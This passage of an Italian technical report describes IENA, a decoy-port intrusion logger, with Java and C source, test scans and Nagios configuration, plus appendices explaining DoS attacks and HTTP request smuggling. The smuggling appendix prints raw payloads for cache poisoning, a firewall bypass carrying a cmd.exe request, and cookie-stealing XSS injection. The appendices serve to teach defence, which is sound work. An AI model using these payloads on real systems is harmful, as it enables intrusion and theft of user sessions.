            serverPort = Integer.parseInt(s[0]); // Porta
su cui resta in ascolto
            myNetdIP = s[1]; // IP del superserver
            myNetdPort = Integer.parseInt(s[2]); // Porta
del superserver a cui si connette
        }else {
            System.out.println("Numero di parametri errato,
uso:");
            System.out.println("java ienaClient
MyPortNumber ienaServer ienaServerPortNumber");
            System.exit(-1);
        }


        // Apre un socket in attesa di connessione in
attesa di una connessione del client
        try{
            serverSocket = new ServerSocket(serverPort);
        }catch(IOException e) {
            System.out.println("Errore nell'attesa del
server");
        }
```

```
        try{
        //sockopt in c riuso di ip
            serverSocket.setReuseAddress(true);
        }catch(SocketException e){
            System.out.println("Errorre nel setting delle
opzioni");
        }
        while(true) {

            // Tenta una connessione con il client accetta
il client
            try{
                clientSocket = serverSocket.accept();
            }catch(IOException e){
                System.out.println("Errore nella creazione
del socket con il client");
            }

            // Tenta una connessione con il superserver
            try{
                myNetdSocket = new Socket(myNetdIP,
myNetdPort);
            }catch(IOException e){
                System.out.println("Errore nella creazione
del socket con il superserver");
```

```
            }
            // Tenta di creare i threads per gestire la
comunicazione tra client e superserver
            new Socket2Socket
(clientSocket,myNetdSocket,serverPort,true); // TH2 →
gestisce le richieste del client e le prolunga al
superserver
            //new Socket2Socket
(clientSocket,myNetdSocket,serverPort,false); // TH3 →
gestisce le risposte del superserver e le prolunga al
client
        }
    }
}
```

5.4 Implementazione di serverIENA.

Qui si vuole fornire un esempio pratico di come realizzare serverIENA.

Di seguito il sorgente di serverIENA. (tutto il software è protetto da copyright).

```
/*************************************************************
** Iena is a alternative security system, it was born in **
** Cesena in 2005.                                          **
** Iena is protected from copyrigth© 2005-2050              **
** International licence.                                   **
** IENA BY MARCO RAMILLI gramill@tin.it,                    **
** marco.ramilli@studio.unibo.it,eth0up@rrsecurity.info     **
**   aka eth0up                                             **
*************************************************************/
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <time.h>
#include <unistd.h>

#define DEFAULT_SERVICE_PORT 10001
```

```
#define LISTEN 3

//gestione della morte dei figli
void handle_sigcld(){
    int status;
    wait(&status);
}

//Funzioni esterne
void openFile();
void logAttack();
void closeFile();
void print_usage(void);
void print_help (void);
void print_help (void);

//variabili globali non statiche
char buf[1000];
int logFile;//file descriptor log


void print_help(void);
void print_usage(void);

//main
main(int argc,char** argv,char** envp){
```

```
//dichiarazione di variabili

    int childpid; //pid del figlio
    int rs; //ritorno della select gestione dell errore
    int clilen; //la lunghezza dell'indirizzo del cliente
    struct sockaddr_in serv_addr; //l'indirizzo del server
    struct sockaddr_in cli_addr; //l'indirizzo del client
    int port; //numero di porta da utilizzaare
    int sockfd; //file descriptor del socket creata
    int maxfd; //il massimo numero di file descriptor da
                selezionare
    int newsockfd; //il nuovo file descriptor dopo l accept
    int opt = 0; // setta il valore dell ozione
    disabilitando le opzioni booleane
    fd_set rfds; //rappresenta un insieme di file
descriptor da selezionare
    char *shell; //path della shell
    char *shell_name; //nome della shell da utilizzare


/*
Visto che non possiamo bloccare l esecuzione con la wait,
dobbiamo gestire il tutto con una
signal la quale non mi blocca il processo fino all arrivo
del segnale.Quando il segnale arrivera
```

```
la mia signal invoca la funzione handle_sigcld la quale
utilizzera la wait() mettendoci in attesa
dobbia dire a dire al sistema operativo che il figlio
morto altrementi riimane in zombie
*/
signal(SIGCHLD, handle_sigcld);

if(argc==1){
    port = DEFAULT_SERVICE_PORT;
}else if( argc==2){
    port = atoi(argv[1]);
}else{

    print_help();
    return(-1);
}

//crea la connessione socket, in questo caso AF_INET,
protocollo TCP
if( (sockfd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP) ) < 0
){ perror("errore nella socket !!!");exit(-1);}

//sett l'opzione per fare in modo che piu' processi possano
associarsi alla stessa porta [tramite il bind]
if
(setsockopt(sockfd,SOL_SOCKET,SO_REUSEADDR,&opt,sizeof(opt)
```

```
) < 0 ){ perror("errore nel opzione !!!");exit(-2);}

bzero( (char *) &serv_addr, sizeof(serv_addr)  ); //mette a
zero tutta la struttura passata

serv_addr.sin_family = AF_INET; // setta la famiglia
serv_addr.sin_addr.s_addr = INADDR_ANY;
//htonl(INADDR_ANY); //converte INADDR_ANY in formato
giusto per la struttura
serv_addr.sin_port = htons(port); //imposta la porta di
comunicazione

//associa la connessione ad una risorsa, in realta' non e'
strettamente necessario dato che viene fatta in automatico
dal SO
if( bind(sockfd, (struct sockaddr *) &serv_addr,
sizeof(serv_addr)) < 0 ){ perror("Bind server fallito !!!
");exit(-3);}

//attiva l'ascolto del server con una finestra di
connessioni pari a LISTEN
if( listen(sockfd,LISTEN) < 0){ perror("server non puo
ascoltare.. errore nell ascolto !");exit(-4);}

//apriamo i log
//openFile(); ridirezione da script per mantenere la
```

```
filosofia

for(;;){
    //prepariamo i campi per la select inizializziamo la
struttura a 0
    FD_ZERO(&rfds);

    //riempiamo la struttura con il nostro socket
    FD_SET(sockfd, &rfds);

    //se il timeout e' NULL la select e' bloccante
    rs=select(sockfd+1,&rfds,NULL,NULL,0);

    /*nel primo caso c'e' stato l'errore della select, nel
secondo caso e' un errore dovuto alla morte del figlio che
non deve influenzare il padre*/
    if((rs < 0)&&(errno!=4)){ perror("errore nella
select"); exit(-5);}

    /*verifico stato del file descriptor*/
    if(!FD_ISSET(sockfd,&rfds)){perror("verifica file
descriptor fallita");exit(-6);}

    clilen = sizeof(cli_addr); // prelevo la lunghezza dell
indirizzo del cliente perche' l'accept vuole un puntatore
ad intero in quanto va a scrivere su clilen la lughezza del
```

```
client connesso

    /*accettazione*/
    if( (newsockfd = accept(sockfd,(struct sockaddr *)
&cli_addr, &clilen) ) < 0 ){ perror("accettazione FALLITA
!! "); exit(-7); }
    //converte l'address del cliente in notazione con i
punti
    inet_ntoa(cli_addr.sin_addr);

    childpid = fork(); //crea un figlio a cui dare in
gestione il client
    if(childpid < 0){ perror("Errore nel Fork"); exit(-6);}
    else if(childpid == 0){ //sono il FIGLIO

        //chiude il socket di ascolto per eventuali altri
client
        close(sockfd);
        read(newsockfd,&buf,sizeof(buf));
       logAttack();
        exit(0);
    }

    //padre: chiude la connessione che gestisce il figlio
    close(newsockfd);
```

```
}// fine loop

//closeFile(); redirezione da sript

}//main

void  openFile(){
    //defaul directori per sistemi POSIX
    if ( ((int *)logFile =
fopen("/var/log/iena.log","a+b")) < 0) perror("Errore nell
apertura del file di LOGGING \n");
}


void logAttack(){
    int a;
    time_t curtime;
    struct tm *loctime;
    /* Get the current time.  */
    curtime = time (NULL);
    /* Convert it to local time representation.  */
    loctime = localtime (&curtime);
    printf("**** Attacco");
    for (a=0; a< sizeof(buf); a++)
    printf("%c",buf[a]);
    printf("  **** Date: %s ***** \n",asctime (loctime));
```

```
}

void closeFile(){
fflush(logFile);
fclose(logFile);
}


void
print_help (void)
{


    printf ("Copyright (c) 2005 Ramilli Marco
eth0up@rrsecurity.info");
    printf ("COPYRIGHT", "copiright", "gramill@tin.it");

    printf ("\n IENA PLUGIN");

    print_usage ();
}
void
print_usage (void)
{
        fprintf(stderr, "\nNumero di parametri errato;
```

```
uso:\n");
        fprintf(stderr, "\n%s [<server port>]\n");
}
```

5.5 Avvio e verifica di IENA stand-alone.

Riprendiamo in considerazione lo script di avvio, compiliamo i sorgenti scrivendo:

```
- sh iena.script –compile
```

Avviamo il server e ne testiamo l'effettivo funzionamento (stand-alone):

```
- sh iena.script start
```

Verifichiamo ora il corretto avio di ienaServer :

```
-ps –A | grep ienaServer
```

Verifichiamo l'effettiva apertura di una porta di comunicazione tramite un semplice port-scan, di seguito il risultato.




Figura 5.3: *verifica apertura port 20000*

Come volevasi dimostrare la 'porta' 20000 (porta di default di ienaServer) è aperta pertanto risulta attivo su qesta macchina il servizio di logging. Nel caso in cui si voglia modificare la porta di ascolto del server di logging è sufficiente editare il numero di porta all'interno dello script di start (iena.script).

Per verificare il corretto funzionamento del servizio IENA nel suo complesso, avviamo sempre sulla stessa macchina la IENA (ienaClient) e ne testiamo il duplice funzionamento eseguendo un port scanning in locale (127.0.0.1), il risultato dovrà essere il seguente:

Il risultato del port-scanning dovrà fornire anche la porta 80 (porta di default di IENA) come porta 'aperta', in parallelo IENA dovrà loggare il tentativo di accesso alla porta 80 dello scanning.

```
-sh iena.script startIENA
```

Verifichiamo se effettivamente il servizio è stato avviato:

```
-ps –A
```

Verifichiamo l'effettiva apertura della porta 80 (porta di default di ienaClient) eseguendo un port scanning in locale, il quale dovrà essere considerato come attacco ed essere monitorato.

Di seguito viene riportato il risultato dello scanning-port




Figura 5.4: *Verifica servizio IENA*

Come si vede da Figura 5.4 tutti e due i servizi sono attivi, andando ad eseguire un 'cut' di /var/log/iena.log otteniamo il log di sistema con la notifica dell' avvenuto attacco.




Figura 5.5: *File di log (/var/log/iena.log)*

E' interessante controllare l'avvenuta notifica, tramite il comando tcpdump è possibile verificare l'effettiva interazione tra ienaServer e ienaClient, di seguito vengono riportati alcuni log relativi alla comunicazione durante l' "attacco".

```
    L%.#l%.#
18:33:16.139877 IP (tos 0x0, ttl  64, id 21950, offset 0,
flags [DF], length: 60, bad cksum 0 (->e6fb)!)
localhost.59250 > localhost.dnp: S [bad tcp cksum fe30 (-
>6e9c)!] 1511051608:1511051608(0) win 65535 <mss
16344,nop,wscale 0,nop,nop,timestamp 1814419235 0>
….E..<U.@.@.....rN Z..X…....0….?........

    L%.#....
18:33:16.139921 IP (tos 0x0, ttl  64, id 21951, offset 0,
flags [DF], length: 60, bad cksum 0 (->e6fa)!)
localhost.dnp > localhost.59250: S [bad tcp cksum fe30 (-
>c948)!] 3370227991:3370227991(0) ack 1511051609 win 65535
<mss 16344,nop,wscale 0,nop,nop,timestamp 1814419235
1814419235>
….E..<U.@.@.....N .r….Z..Y…..0….?........
```

```
    L%.#l%.#
18:33:16.139930 IP (tos 0x0, ttl  64, id 21952, offset 0,
flags [DF], length: 52, bad cksum 0 (->e701)!)
localhost.59250 > localhost.dnp: . [bad tcp cksum fe28 (-
>2f31)!] 1:1(0) ack 1 win 65535 <nop,nop,timestamp
1814419235 1814419235>
….E..4U.@.@.............rN Z..Y…….(…..

    l%.#l%.#
18:33:16.142961 IP (tos 0x0, ttl  64, id 21953, offset 0,
flags [DF], length: 85, bad cksum 0 (->e6df)!)
localhost.59250 > localhost.dnp: P [bad tcp cksum fe49 (-
>cdf2)!] 1:34(33) ack 1 win 65535 <nop,nop,timestamp
1814419235 1814419235>
….E..UU.@.@.............rN Z..Y…….I…..

    l%.#l%.#Attacco da /127.0.0.1:59249 in 80
18:33:16.143047 IP (tos 0x0, ttl  64, id 21954, offset 0,
flags [DF], length: 52, bad cksum 0 (->e6ff)!)
localhost.59250 > localhost.dnp: F [bad tcp cksum fe28 (-
>2f0f)!] 34:34(0) ack 1 win 65535 <nop,nop,timestamp
1814419235 1814419235>
….E..4U.@.@.............rN Z..z…….(…..

    l%.#l%.#
```

```
18:33:16.143067 IP (tos 0x0, ttl  64, id 21955, offset 0,
flags [DF], length: 52, bad cksum 0 (->e6fe)!)
localhost.dnp > localhost.59250: . [bad tcp cksum fe28 (-
>2f0f)!] 1:1(0) ack 35 win 65535 <nop,nop,timestamp
1814419235 1814419235>
….E..4U.@.@..........N .r….Z..{…..(…..

    l%.#l%.#
18:33:16.143128 IP (tos 0x0, ttl  64, id 21956, offset 0,
flags [DF], length: 52, bad cksum 0 (->e6fd)!)
localhost.http > localhost.59249: F [bad tcp cksum fe28 (-
>3569)!] 1:1(0) ack 1 win 65535 <nop,nop,timestamp
1814419235 1814419235>
….E..4U.@.@..........P.q..;.0t.i.....(…..

    L%.#l%.#
18:33:16.143141 IP (tos 0x0, ttl  64, id 21957, offset 0,
flags [DF], length: 52, bad cksum 0 (->e6fc)!)
localhost.59249 > localhost.http: . [bad tcp cksum fe28 (-
>3569)!] 1:1(0) ack 2 win 65535 <nop,nop,timestamp
1814419235 1814419235>
….E..4U.@.@..........q.P0t.i..;.....(…..

    L%.#l%.#
18:33:16.160587 IP (tos 0x0, ttl  64, id 21958, offset 0,
flags [DF], length: 52, bad cksum 0 (->e6fb)!)
```

```
localhost.59249 > localhost.http: F [bad tcp cksum fe28 (-
>3568)!] 1:1(0) ack 2 win 65535 <nop,nop,timestamp
1814419235 1814419235>
….E..4U.@.@.............q.P0t.i..;......(…..

    L%.#l%.#
18:33:16.160650 IP (tos 0x0, ttl  64, id 21959, offset 0,
flags [DF], length: 52, bad cksum 0 (->e6fa)!)
localhost.http > localhost.59249: . [bad tcp cksum fe28 (-
>3569)!] 2:2(0) ack 2 win 65534 <nop,nop,timestamp
1814419235 1814419235>
….E..4U.@.@.............P.q..;.0t.j.....(…..
```

Come si nota dai log, la comunicazione avente stringa “Attacco……” viene effettuata solo una volta durante la verifica della porta 80 da parte dello scanner.

La verifica tramite il portscanning, il file di log e la comunicazione tra i due processi è una verifica tangibile del corretto funzionamento di questa prima implementazione di IENA.

5.6 Installazione e funzionamento con Nagios.

L' installazione di IENA in Nagios è molto semplice. IENA è un sistema stand-alone il quale una volta avviato è indipendente da Nagios. E' sufficiente ordinare a Nagios di avviare, al suo avvio, IENA tramite l'apposito script (iena.script) successivamente sarà sufficiente lasciare il compito a Nagios di verificare il cambiamento del file di log di IENA (/var/log/iena.log), una volta configurati i due relatvi file checkcommands.cfg e check_log , il sistema è in grado di monitorare gli attacchi sugli host in cui è installata IENA.

Per prima cosa andiamo a inserire all'interno del file di configrazione "checkcommands.cfg" le seguenti righe:

```
# 'check_iena' command definition
define command{
    command_name    check_iena
    command_line    $USER1$/check_log -F /var/log/iena.log -O /var/log/iena.old -q "Attacco"
    }
```

Figura 5.6: *Modifica checkcommands.cfg*

In questo modo 'insegnamo' a Nagios quello che deve fare quando viene chiamato il comando 'check_iena', come si nota si utilizza un plug-in presente nella distribuzione di nagios il quale confronta la differenza di log, nel caso in cui il log cambia nel tempo significa che è stato monitorato un attacco da qualche iena.

Apriamo ora il file "services.cfg", file di configurazione dei servizi di Nagios, andiamo ad aggiungere le seguenti linee:

```
# Service definition
define service{
    use             generic-service     ; Name of service template to use

    host_name           localhost
    service_description     IENA
    is_volatile         0
    check_period            24x7
    max_check_attempts
    normal_check_interval       1s
    retry_check_interval        1s
    contact_groups          linux-admins
    notification_interval       240
    notification_period     24x7
    notification_options        c,r
    check_command           check_iena
    }
```

Figura 5.7: *Modifica services.cfg*

In questo modo andiamo ad avviare il servizio ‘check_iena’ (creato sopra) ogni secondo, il che significa che ogni secondo Nagios andrà a monitorare se sono presenti differenze nel file di log (iena.log). Una volta ri/avviato Nagios il sistema verrà attivato ed è pronto per il monitoring.

Conclusioni.

“Quanto manca alla vetta ? Tu sali e non pensarci ! “

(F. W. Nietzsche)

La sicurezza informatica è ancora oggi una materia sottovalutata ma essenziale per la protezione di dati personali. In un mondo ‘connect-oriented’ in cui la privacy è di vitale importanza, giorno dopo giorno un sistema come IENA puo’ divenire efficace. La sicurezza di server o, addirittura, di intere Network non puo’ essere affidata ad un pacchetto standard di sicurezza. Non va dimenticato che la sicurezza non è un prodotto ma un processo, pertanto per garantire livelli di sicurezza adeguati non sono più sufficienti firewall o antivirus ma è essenziale una fusione di tutti i prodotti conosciuti miscielati da bravi security manager e da bravi progettisti.

IENA non ha la pretesa di essere la soluzione di ogni problema legato alla sicurezza, ma assieme ai già noti sistemi di difesa può contribuire ad aumentare notevolmente il livello di sicurezza di una rete informatica.

Certo questo è solo un piccolo passo verso quello che riserverà il futuro, ma siamo convinti che il miglior modo di difendersi è sfruttare le conoscenze dell’avversario ; ergo potere prevedere le sue mosse in anticipo. E’ grazie a profonde conoscenze di hacking che questo progetto è nato e si è sviluppato fino a raggiungere questi livelli. Speriamo che possa continuare nel tempo grazie alla collaborazione della comunità dei security manager.

Appendice A.

Una delle ultime tecniche di attacco utilizzate per violare i principali servizi di sicurezza come IDS/IPS e Firewall è chiamato HRS acronimo di http Request Smugging. Fondamentalmente un "attacker" con questa tecnica è ingrado di cambiare la chache del proxy http, registrando un dominio 'A' con l'indirizzo di 'B'. In questo modo vengono bypassati tutti i sistemi di sicurezza come "black-list" e Firewall in quanto il sistema è convinto di navigare sulle pagine 'A' mentre praticamente è all' interno di 'B', questo genera numerose problematiche di sicurezza (prelevamento di certificati, possibilità di eseguire download di file malevoli senza alcuna richiesta da parte del browser ec..).

Vediamo un esempio pratico di HRS, plasmando una comunicazione http

```
1     POST http://SITE/foobar.html HTTP/1.1
2     Host: SITE
3     Connection: Keep-Alive
4     Content-Type: application/x-www-form-urlencoded
5     Content-Length: 0
6     Content-Length: 44
7     [CRLF]
8     GET /poison.html HTTP/1.1
9     Host: SITE
10    Bla: [space after the "Bla:", but no CRLF]
11    GET http://SITE/page to poison.html HTTP/1.1
12    Host: SITE
13    Connection: Keep-Alive
14    [CRLF]
```

Figura A.1: *HRS Web Cache*

Nell'esempio soprastante sono stati utilizzati due server DNS, SunONEW/S dietro ad un SunONE Proxy,Vediamo cosa succede:

il server proxy esegue il parsing della richiesta di POST, incontrando due campi "Content-Length" scarta il primo tenendo valido il secondo. A questo punto crede che il messaggio http abbia un body lungo 44 byte percio' interpreta la prima richiesta fino alla riga 10 (le righe 8-9-10 in totale sono di 44 byte). Fortunatamente per l' 'attacker' non tutti i server utilizzano le stesse politiche di parsing (in quanto essendo di software house differenti), pertanto il secondo server (SunONEW/S) interpreta la prima richiesta da linea 1 a linea 7 mentre la seconda da 8-14 !

	1st request	2nd request
SunONE Proxy	lines 1-10	lines 11-14
SunONE W/S	lines 1-7	lines 8-14

Figura A.2: *Riassunto interpretazioni richieste*

Le richieste a SunONEW/S saranno in ordine: "POST /foobar.html" e "GET /poison.html", quindi il server W/S ritornerà al client le pagine "foobar.html" e "poison.html". Il proxy al contrario crederà di ricevere dal client "POST /foobar.html" e "GET /page_to_poison.html", in questo modo il proxy posizionerà in cache la pagina "/poison.html" con l'indirizzo di "/page_to_poison.html". La cache del Proxy è stata avvelenata !

Prendiamo ora in considerazione un attacco HRS in grado di bypassare i moderni firewal. Per fare una prova pratica prendiamo in considerazione il firewall di windows e Internet Information Server (IIS 5.0 per esempio) . Plasmiamo il seguente 'pacchetto' http :

```
3     Connection: Keep-Alive
4     Content-Length: 49223
5     [CRLF]
6     zzz...zzz ["z" x 49152]
7     POST /page.asp HTTP/1.0
8     Connection: Keep-Alive
9     Content-Length: 30
10    [CRLF]
11    POST /page.asp HTTP/1.0
12    Bla: [space after the "Bla:", but no CRLF]
13    POST /page.asp?cmd.exe HTTP/1.0
14    Connection: Keep-Alive
15    [CRLF]
```

Figura A.3: *Bypassing di Firewall*

Notiamo anche questa volta che in riga 12 manca il [CRLF]. Il firewall arrivato alla seconda richiesta non trovando un [CRLF], interpreta la linea 13 come parte del body della seconda richiesta lasciando passare il noto “Nimda worm” in quanto non essere parte di un URL. Arrivata la richiesta al server web, esso interpreta la richiesta di linea 13 come una richiesta da URL pertanto eseguirà “Nimda worm”. In questo modo si è riusciti a bypassare sistemi di sicurezza come firewall/IDS&IPS in quanto si basano sullo stesso principio di analisi del traffico. E’ chiaro che per ‘exploitare’ la macchina è necessario che essa sia già infetta dal worm Nimda, ma tale procedura di attacco non ha il compito di prendere il possesso della macchina, ma di scavalcare le barriere poste da sistemi di sicurezza ben noti.

	1st request	2nd request	3rd request
FW-1 R55W	lines 1-10	lines 11-15	-
IIS/5.0	lines 1-6	lines 7-12	lines 13-15

Figura A.4: *Riassunto connessioni Firewall Bypassing*

Poniamo di avere un "intermediator-device" per esempio un proxy server e di avere un web Server vulnerabile all' XSS, grazie a queste due ipotesi iniziali dimostriamo come può avvenire un Request Hijacking. Sia /vuln_page.jsp la pagina vulnerabile all' XSS nel campo data, consideriamo il seguente attacco:

```
1     POST /some_script.jsp HTTP/1.0
2     Connection: Keep-Alive
3     Content-Type: application/x-www-form-urlencoded
4     Content-Length: 9
5     Content-Length: 204
6
7     this=thatPOST /vuln_page.jsp HTTP/1.0
8     Content-Type: application/x-www-form-urlencoded
9     Content-Length: 95
10
11    param1=value1&data=<script>alert("stealing%20your%20data:"%
      2bdocument.cookie)</script>&foobar=
```

Figura A.5: *Request Hijacking attack*

Questa richiesta viene interpretata da MICROSOT ISA 2000 PROXY come una singola richiesta di POST avente come 'body' 205 Byte (linea 1-11). Il server web (per esempio tomcat) vorrebbe interpretare una richiesta completa http POST (linea 1-7, 7 compresa) ed una incompleta (in quanto si è dichiarato come body 95 byte, ma solo 94 utilizzati effettivamente; linea 7-11, linea 7 esclusa). La richiesta completa genera immediatamente una risposta, mentre la richiesta

incompleta viene messa ‘in coda’ all’interno dello spazio di memoria dedicato al server web (tomcat). Inviando un'altra richiesta al proxy, viene ridirezionata al server web, il quale la utilizzerà per completare la richiesta precedente messa in attesa, pertanto alla nuova richiesta verrà sottratto il primo byte per completare la richiesta precedente. Tomcat dopo avere completato quest’ultima richiesta in coda, risponderà al proxy nel seguente modo:

```
POST /vuln_page.jsp HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 95

param1=value1&data=<script>alert("stealing%20your%20data:"%2bdocument.cookie)</sc
ript>&foobar=G
```

Figura A.7: *Risposta di Tomcat al server ISA*

Nonché la notifica dell’avvenuta intercettazione di uno script maligno all’interno della richiesta. Questo significa che nel browser può essere eseguito del java script. Come spesso accade la richiesta dell’attaccante precede quella della vittima, sapendo che all’ interno delle richieste del Clinet è presente il campo Data (o pi in generale i dati dell’ attaccato), l’ attacker può, manipolando il campo lunghezza, includere nella sua richiesta questi dati: uno tra i tanti sarà il ‘Response’. Il seguente script è stato creato per estrapolare il Response.

```
window.onload=function()
{
	str="";
	for(i=0;i<document.all.length;i++)
	{
		for(j=0;j<document.all(i).childNodes.length;j++)
		{
			if(document.all(i).childNodes(j).nodeType==3)
			{
				str+=document.all(i).childNodes(j).data;
			}
		}
	}
	alert(str.substr(0,300));
```

Figura A.8: *Script per l'estrazione dell' oggetto Response*

L' attaccante ora necessita soltanto di plasmare la richiesta http nel seguente modo :

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Content-Length: 388

this=thatPOST /vuln_page.jsp HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 577

param1=value1&data=<script>window.onload=function(){str="";for(i=0;i<document.all
.length;i%2B%2B){for(j=0;j<document.all(i).childNodes.length;j%2B%2B){if(document
.all(i).childNodes(j).nodeType==3){str%2B=document.all(i).childNodes(j).data;}}}a
lert(str.substr(0,300));}</script>
```

Figura A.9: *Richiesta http finale*

Da notare che solo 277 byte sono stati utilizzati, il server web immaganizzerà questa richiesta in memoria in attesa di una nuova richiesta da cui prelevare 300 byte. Aspetteremo che sia il client (il sistema attaccato) a compiere la prossima richiesta, in questo modo il web server risponderà indietro al client inserendo nell HTML response il codice 'maligno'. Una volta arrivato il codice 'maligno' nel client browser verrà eseguito portando con sé piu di 300 byte da inviare all'attaccante; egli ricever tutte le maggiori informazioni del client :

- Autentication
- Cookies
- Sensitive information …

Questi sono solo alcune tecniche implementate grazie al HRS, in pratica esistono tantissimi scenari in cui HRS risulta efficace.

Tale appendice è stata tratta dalle whitePaper di http://www.watchfire.com, sito consigliato per chiunque abbia il desiderio di approfondire le conoscenze a riguardo.

Appendice B.

In questa appendice approfondiremo il concetto di attacco Denial Of Service, confidenzialmente chiamato DOS. Fino ad ora abbiamo solo descritto sommariamente questo attacco e ne abbiamo descritto il comportamento fondamentale pertanto non si riprenderanno tali concetti (si invita il lettore a rileggere il paragrafo 1.12) ma si descriveranno solamente le differenti tipologie di DOS.

- Il primo attacco di tipo DOS che prendiamo in considerazione è il seguente: “DOS ad esaurimento di risorse”. Questo tipo di attacco punta, come dice il nome, ad esaurire tutte le risorse di sistema: questo puo’ avvenire forzando la CPU a lavorare al massimo oppure occupando tutto lo spazio disponibile su disco.
- L’attacco “riempimento totale della banda” è stato uno dei protagonisti durante la diffusione di banda larga. Poiché le interfacce di rete riescono a gestire solo determinate quantità di informazioni per unità di tempo, se si inviano più informazioni di quelle gestibili, il server non potrà più acccettare altre richieste di servizio da parte di utenti.
- L’attacco “sfruttamento di vulnerabilità” mira a plasmare richieste ‘maligne’ con il fine di bloccare la macchina (per esempio riavviare la macchina o porla in blocco permanente).
- SMURF attack. Questo attacco si basa su un protocollo molto semplice : il ping. Se l’obbiettivo ha sicuramente più banda della banda messa a nostra disposizione, sarà sufficiente ‘spoofare’ il

nostro IP con quello della macchina attaccata e eseguire un ping a n macchine differenti. Il risultato è palese, le n macchine risponderanno in “coro” alla macchina bersaglio occupando tutta la sua banda.

- FLOOD. La parola FLOOD significa “affogare”: infatti un sistema “affoga” se il numero di richieste è nettamente superiore al numero di richieste che può gestire. Inviando n ‘SYN’ con n IP ‘spoofati’ ad un server, esso occuperà tutta la sua memoria per rispondere con un ‘ack’ alle n macchine ‘spoofate’.
    - L’attaccante plasma n (n molto grande a volte incrementato da un ciclo infinito) pacchetti IP con settato on (“1”) il flag SYN (per effettuare una connessione)
    - Il server risponde, alloccando memoria per inserire temporaneamente il pacchetto appena ricevuto in attesa della terminazione del triplo “HandShake” , con un ‘ACK’
    - Il server resta in attesa di ricevere un ‘ACK’ da parte del client (la memoria è sempre allocata). In questo caso se le richieste avvengono quasi simultaneamente si esaurisce tutta la memoria allocata per il processo sul server.
- DDOS. Questo genere di attacco è piuttosto recente, la prima comparsa si ha nel 2000 con il ‘grande attacco’ ad e-bay.com. Utilizzando un attacco di tipo DDOS si possono raggiungere anche dimensioni come 1,2G di richieste al secondo; un qualsiasi server cadrebbe sotto questa valanga di richieste. Questo attacco ha bisogno di una grande preparazione, infatti l’attaccante deve

prendere il possesso di numerose macchine e riusce a gestirle da remototramite rootkit. Una volta entrato in possesso di una enorme quatita di macchine “sparse per il mondo” (d’ora in avanti verranno chiamati zombie) l’ attaccante con una sola richiesta ordina a tutte le macchine di eseguire delle connessioni verso il servitore bersaglio.

- MAIL SPAMMING. Anche questa tecnica, conosciuta non per essere matrice di attacchi DOS ma per altri motivi oggi giorno più gravi, può essere implementata per generare un attacco di tipo Denial Of Service; basti pensare che l’invio di centinaia di mail occupa una banda non indifferente.
